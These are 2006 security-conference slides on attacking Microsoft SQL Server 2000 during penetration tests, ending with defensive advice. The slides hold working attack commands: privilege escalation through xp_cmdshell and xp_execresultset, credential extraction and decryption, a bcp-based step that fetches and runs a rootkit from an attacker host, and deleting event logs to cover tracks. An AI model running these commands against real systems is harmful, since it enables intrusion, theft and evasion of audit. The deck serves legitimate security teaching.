

# Violating The Corporate Database

Presented by Dan Cornforth  
Brightstar, IT Security Summit, April 2006

# Disclaimer:

- This presentation aims to focus on some of the more common attack methods used during a SQL 2000 penetration test.
- Using these tools and methods against a host without the owners explicit consent, constitutes an offence.



# Overview:

- Database basics
- Data structures
- MS SQL authentication concepts
- Historical profile of MS SQL
- Potential attacker profile
- Identifying MS SQL targets
- Basic tools
- Authentication quick wins
- Escalating privileges
- Uploading executables
- Covering tracks



# In Scope:

- MS SQL 2000
- Internal attacks against the corporate database
- Attacks against communication protocols
- Gaining privileges
- Escalating privileges
- Maintaining access to the database
- Manipulation of audit trails
- Defending against the above



# Out of Scope:

- SQL injection attacks through web applications
- Web logic vulnerabilities relating to SQL injection
- Attacks associated with vendor released patches



# Potential Attacker Profile:

- Anyone who can send data on tcp port 1433 or via named pipes to our MS SQL database
- Anyone with access to a flat or un-segmented corporate network hosting MS SQL 2000



# Assumed Attackers Goals:

- Repeated access to the data
- DB access with the highest privileges possible
- Access with a minimum of audit trails



# What Do We Store In Databases:

- **Everything**
- **Built in data types**
- **User defined data types**





# Some Basics (Terminology):

- **The Structure Query Language (SQL)**
- **Variations on a standard**
  - **Microsoft's/Sybase T-SQL**
  - **Oracles PL/SQL**
- **Subgroups under ANSI**
  - **DDL (Data Definition Language)**
  - **DML (Data Manipulation Language)**



# Some Basics (Data Structure):

- Database
- Table
- Columns
- Rows



# Table:

UserID	Login	Password	Name
10000	jsmith	Supersecr3t	J. Smith
10001	dbrown	p@sswOrd	D. Brown
10002	felliott	PasswOrd	F. Elliot
10003	sbox	S3cret	S. Box



# Column:

UserID	Login	Password	Name
10000	jsmith	Supersecr3t	J. Smith
10001	dbrown	p@sswOrd	D. Brown
10002	felliott	PasswOrd	F. Elliot
10003	sbox	S3cret	S. Box



# Row, Tuple or Record:

UserID	Login	Password	Name
10000	jsmith	Supersecr3t	J. Smith
10001	dbrown	p@sswOrd	D. Brown
10002	felliott	PasswOrd	F. Elliot
10003	sbox	S3cret	S. Box



# MS SQL Database Authorisation Concepts:

- **SQL Server Roles**
  - **Server Roles**
    - **sysadmin**
    - **dbcreator**
    - **bulkadmin**
  - **Database Roles**
    - **db\_datareader**
    - **db\_owner**
  - **Application Roles**



# Microsoft SQL Profile:

- Code history
- Vulnerability stats
- Maturity as a product
- Market share



# Identifying Targets:

- Sniffing
- nmap (tcp 1433, 2433, udp 1434)
- SQLping2
- osql.exe





# Authentication & Authorisation:

- Windows (NTLM, LANMAN, etc)
- SQL Authentication & Windows (Mixed)



C:\WINDOWS\system32\cmd.exe

Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>cd \tools

C:\tools>osql --help

osql: unknown option -help

```
usage: osql          [-U login id]          [-P password]
  [-S server]        [-H hostname]          [-E trusted connection]
  [-d use database name] [-l login timeout]  [-t query timeout]
  [-h headers]       [-s colseparator]      [-w columnwidth]
  [-a packetsize]   [-e echo input]        [-I Enable Quoted Identifiers]
  [-L list servers] [-c cmdend]
  [-q "cmdline query"] [-Q "cmdline query" and exit]
  [-n remove numbering] [-m errorlevel]
  [-r msgs to stderr] [-V severitylevel]
  [-i inputfile]    [-o outputfile]
  [-p print statistics] [-b On error batch abort]
  [-O use Old ISQL behavior disables the following]
    <EOF> batch processing
    Auto console width scaling
    Wide messages
    default errorlevel is -1 vs 1
  [-? show syntax summary]
```

C:\tools>..



# Authentication Quick Wins (Overview):

- **Default accounts**
- **Sniffing**
- **Stored credential access, database build files, remote registry enumeration, web application source**
- **Brute Force**
  - **sqldict.exe and other tools**



# Quick Wins (Default Accounts):

- sa (sysadmin server role member)
- distributor\_admin (sysadmin too if created)



# Quick Win Credential Sniffing:

- SQL TDS (Tabular Data Stream) login packets
- Windows authentication credentials, named pipes
- Mitigation and trade-offs



**(Untitled) - Ethereal**

File Edit View Go Capture Analyze Statistics Help

Filter: **tds** Expression... Clear Apply

No. -	Time	Source	Destination	Protocol	Info
67	146.68218	10.1.1.9	10.1.1.12	TDS	TDS7/8 0x12 Packet
68	146.71938	10.1.1.12	10.1.1.9	TDS	Response Packet
69	146.81187	10.1.1.9	10.1.1.12	TDS	TDS7/8 Login Packet
70	146.84806	10.1.1.12	10.1.1.9	TDS	Response Packet
71	146.85237	10.1.1.9	10.1.1.12	TDS	Query Packet
72	146.91466	10.1.1.12	10.1.1.9	TDS	Response Packet
88	164.38834	10.1.1.9	10.1.1.12	TDS	Query Packet
90	164.81353	10.1.1.12	10.1.1.9	TDS	Response Packet [Malformed Packet]

Channel: 0  
 Packet Number: 1  
 window: 0

- TDS7 Login Packet
  - Login Packet Header
  - Lengths and offsets
    - Client Name: SWITCH
    - Username: sa
    - Password
    - App Name: OSQL-32
    - Server Name: 10.1.1.12
    - Library Name: ODBC

```

0000 00 0c 29 90 d5 6a 00 0e 7b 42 e4 8d 08 00 45 00  ..).]. {B....E.
0010 00 ce b3 2a 40 00 80 06 30 e9 0a 01 01 09 0a 01  ...*@... 0.....
0020 01 0c 06 f3 05 99 e8 1e 26 cc f8 9d cd 47 50 18  ....&....GP.
0030 ff da a9 7e 00 00 10 01 00 a6 00 00 01 00 9e 00  ....~.....
0040 00 00 01 00 00 71 00 00 00 00 00 00 00 07 f0 0d  ....q.....
0050 00 00 00 00 00 00 e0 03 00 00 30 fd ff 09 14  ....0.....
0060 00 00 56 00 06 00 62 00 02 00 66 00 08 00 76 00  ..V...b...f...v.
0070 07 00 84 00 09 00 00 00 00 00 96 00 04 00 9e 00  ....
0080 00 00 9e 00 00 00 00 0e 7b 42 e4 8d 00 00 00 00  .... {B....
0090 9e 00 00 00 53 00 57 00 49 00 54 00 43 00 48 00  ....S.w. I.T.C.H.
00a0 73 00 61 00 a2 a5 b3 a5 92 a5 92 a5 d2 a5 53 a5  s.a.....S.
00b0 82 a5 e3 a5 4f 00 53 00 51 00 4c 00 2d 00 33 00  ....O.S. Q.L.-.3.
00c0 32 00 31 00 30 00 2e 00 31 00 2e 00 31 00 2e 00  2.1.0... 1...1...
00d0 31 00 32 00 4f 00 44 00 42 00 43 00 1.2.O.D. B.C.
  
```

P: 97 D: 8 M: 0 Drops: 0




0000	00 0c 29 90 d5 6a 00 0e	7b 42 e4 8d 08 00 45 00	...).].	{B....E.
0010	00 ce b3 2a 40 00 80 06	30 e9 0a 01 01 09 0a 01	...*@...	0.....
0020	01 0c 06 f3 05 99 e8 1e	26 cc f8 9d cd 47 50 18	.....	&....GP.
0030	ff da a9 7e 00 00 10 01	00 a6 00 00 01 00 9e 00	...~...	.....
0040	00 00 01 00 00 71 00 00	00 00 00 00 00 07 f0 0d	.....q..	.....
0050	00 00 00 00 00 00 e0 03	00 00 30 fd ff ff 09 14	.....	..0.....
0060	00 00 56 00 06 00 62 00	02 00 66 00 08 00 76 00	..v...b.	..f...v.
0070	07 00 84 00 09 00 00 00	00 00 96 00 04 00 9e 00	.....	.....
0080	00 00 9e 00 00 00 00 0e	7b 42 e4 8d 00 00 00 00	.....	{B.....
0090	9e 00 00 00 53 00 57 00	49 00 54 00 43 00 48 00	....S.W.	I.T.C.H.
00a0	73 00 61 00 a2 a5 b3 a5	92 a5 92 a5 d2 a5 53 a5	s.a.....	.....S.
00b0	82 a5 e3 a5 4f 00 53 00	51 00 4c 00 2d 00 33 00	....O.S.	Q.L.-.3.
00c0	32 00 31 00 30 00 2e 00	31 00 2e 00 31 00 2e 00	2.1.0...	1...1...
00d0	31 00 32 00 4f 00 44 00	42 00 43 00	1.2.0.D.	B.C.

P: 97 D: 8 M: 0 Drop



## Quick Win Local File Access (setup.iss):




```
File Edit Format View Help
Result=1
[ServerConnect-0]
NTAuthentication=1
SQLAuthentication=0
Result=1
[SdBlankPwdwarningDlg-0]
AllowBlank=0
EnterPwd=
ConfirmPwd=
Result=0
[SdSP3wrngDlg-0]
EnableCrossDBChaining=0
UpgradeMSsearch=1
MSXTSXUpgraded=0
Result=1
[SdErrorReportingDlg-0]
EnableErrorReporting=0
Result=0
[Dlgcollation-0]
collation_name=Latin1_General_CI_AS
```





# Brute Forcing SQL:

- SQLdict.exe noisy and clumsy



# Stored Procedures:

- **Stored Procedures**
  - Variables
  - Loops
  - Conditional logic
- **Extended Stored Procedures**
  - Usually written in C/C++
  - Called via the Open Data Services API
- **SQL 2000 ships with a huge amount of ready made "SP\_"s and "XP\_"s**



# Some Dangerous Stored Procedures:

- xp\_cmdshell
- xp\_regread
- xp\_instanceregread
- xp\_regwrite
- xp\_readerrorlog
- sp\_addextendedproc
- sp\_addsrvrolemember
- Many more...

e.g.

```
EXEC xp_regread  
    'HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet  
    \Services\SQLSERVERAGENT','ObjectName'
```



```
C:\tools>osql.exe -S 10.1.1.12 -U sa
Password:
1> DECLARE @SQL_EXEC VARCHAR(200) EXEC master..xp_regread 'HKEY_LOCAL_MACHINE', 'SYSTEM\CurrentControlSet\Services
VERAGENT', 'ObjectName', @SQL_EXEC OUTPUT PRINT @SQL_EXEC
2> go
LocalSystem
1> _
```



C:\WINDOWS\system32\cmd.exe - osql -S 10.1.1.12 -U fin\_reader -P password

Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>cd \tools

C:\tools>osql -S 10.1.1.12 -U fin\_reader -P password

1> exec master..xp\_readerrorlog 1,N'c:\program files\microsoft SQL server\mssql\install\setup.iss'

2> go \_



```
C:\ Select C:\WINDOWS\system32\cmd.exe - osql -S 10.1.1.12 -U fin_reader -P password

[ServerConnect-0]          0

NTAuthentication=1        0

SQLAuthentication=0       0

Result=1                   0

[ISdBlankPwdWarningDlg-0] 0

AllowBlank=1              0

EnterPwd=' '               0

ConfirmPwd=' '             0

0
```



# Escalating Privileges #1:

- `xp_displayparamstmt`
- `xp_execresultset`
- `xp_printstatements`

e.g.

```
exec xp_execresultset N'exec master..xp_cmdshell "dir  
>c:\dir_list.txt"',N'master'
```

```
exec xp_execresultset N'exec sp_addrolemember  
'db_owner',  
'lowlevel_user'',N'master'
```



## Escalating Privileges #2:

- The SQL Server Agent account password attack
- Stores SQL authentication details in the registry under the Local Security Authority key:  
**HKLM\SECURITY\Policy\Secrets\SQLSERVERAGENT\_HostPassword\CurrVal**
- `exec msdb..sp_get_SQLAgent_properties`
- Decrypt the returned value:  
[http://jimmers.narod.ru/agent\\_pwd.c](http://jimmers.narod.ru/agent_pwd.c)





# Escalating Privileges #3:

- **Data Transformation Packages (DTS) Package Password retrieval**
- **sp\_enum\_dtspackages**  
to enumerate configured packages
- **sp\_get\_dtpackages**  
to retrieve those packages enumerated
- **DTScconnpass** to decrypt the connection passwords from the returned data:

<http://www.sqlsecurity.com/Tools/FreeTools/tabid/65/Default.aspx>



# Streaming Binary Files to the DB:

- **Step 1 (from the attackers database):**  
create table temp (data text)  
bulk insert temp from 'c:\tools\rootkit.exe' with  
(codepage='RAW')
- **Step 2 (at the corporate database):**  
exec xp\_cmdshell 'bcp "select \* from temp" queryout  
rootkit.exe -c -Craw -S10.1.1.9 -Usa -Ppassword'
- **Step 3 (at the corporate database):**  
exec master..xp\_cmdshell 'c:\temp\rootkit.exe'



# Covering Tracks:

- Use of `sp_password`
  - Useful where C2 grade auditing is enabled
  - Can be used in a comment field "--"
- Removal of `c:\windows\system32\config\*.evt`
- The 3 byte SQL runtime patch
  - Must first call `VirtualProtect()`
  - Not a trivial attack
  - The patch will not survive system reboot
  - Complete unauthorised access requires two runtime patches



# Conclusions:

- The most secure database is the one your DBA knows the most about
- The functionality added by stored procedures can be a databases greatest downfall
- The principal of least privilege should be exercised at all times and at all levels
- Host and network based IDS systems may catch a small percentage of these attacks but never all
- Experience shows that most instances of SQL in the corporate environment can be compromised due to:
  - poorly applied database permissions
  - missing SQL service packs
  - an elevated process execution context



# Resources:

- **Chip Andrews SQL Security site**  
<http://www.sqlsecurity.com>
- **David Litchfield & Chris Anley**  
<http://www.ngssoftware.com/papers.htm>
- **NIST Secure Technical Implementation Guides**  
<http://csrc.nist.gov/pcig/cig.html>
- **Database Journal**  
<http://www.databasejournal.com/>
- **Microsoft SQL Server Security Resource**  
<http://www.microsoft.com/sql/technologies/security/default.aspx>



# Questions:

<http://www.security-assessment.com>

[dan.cornforth@security-assessment.com](mailto:dan.cornforth@security-assessment.com)

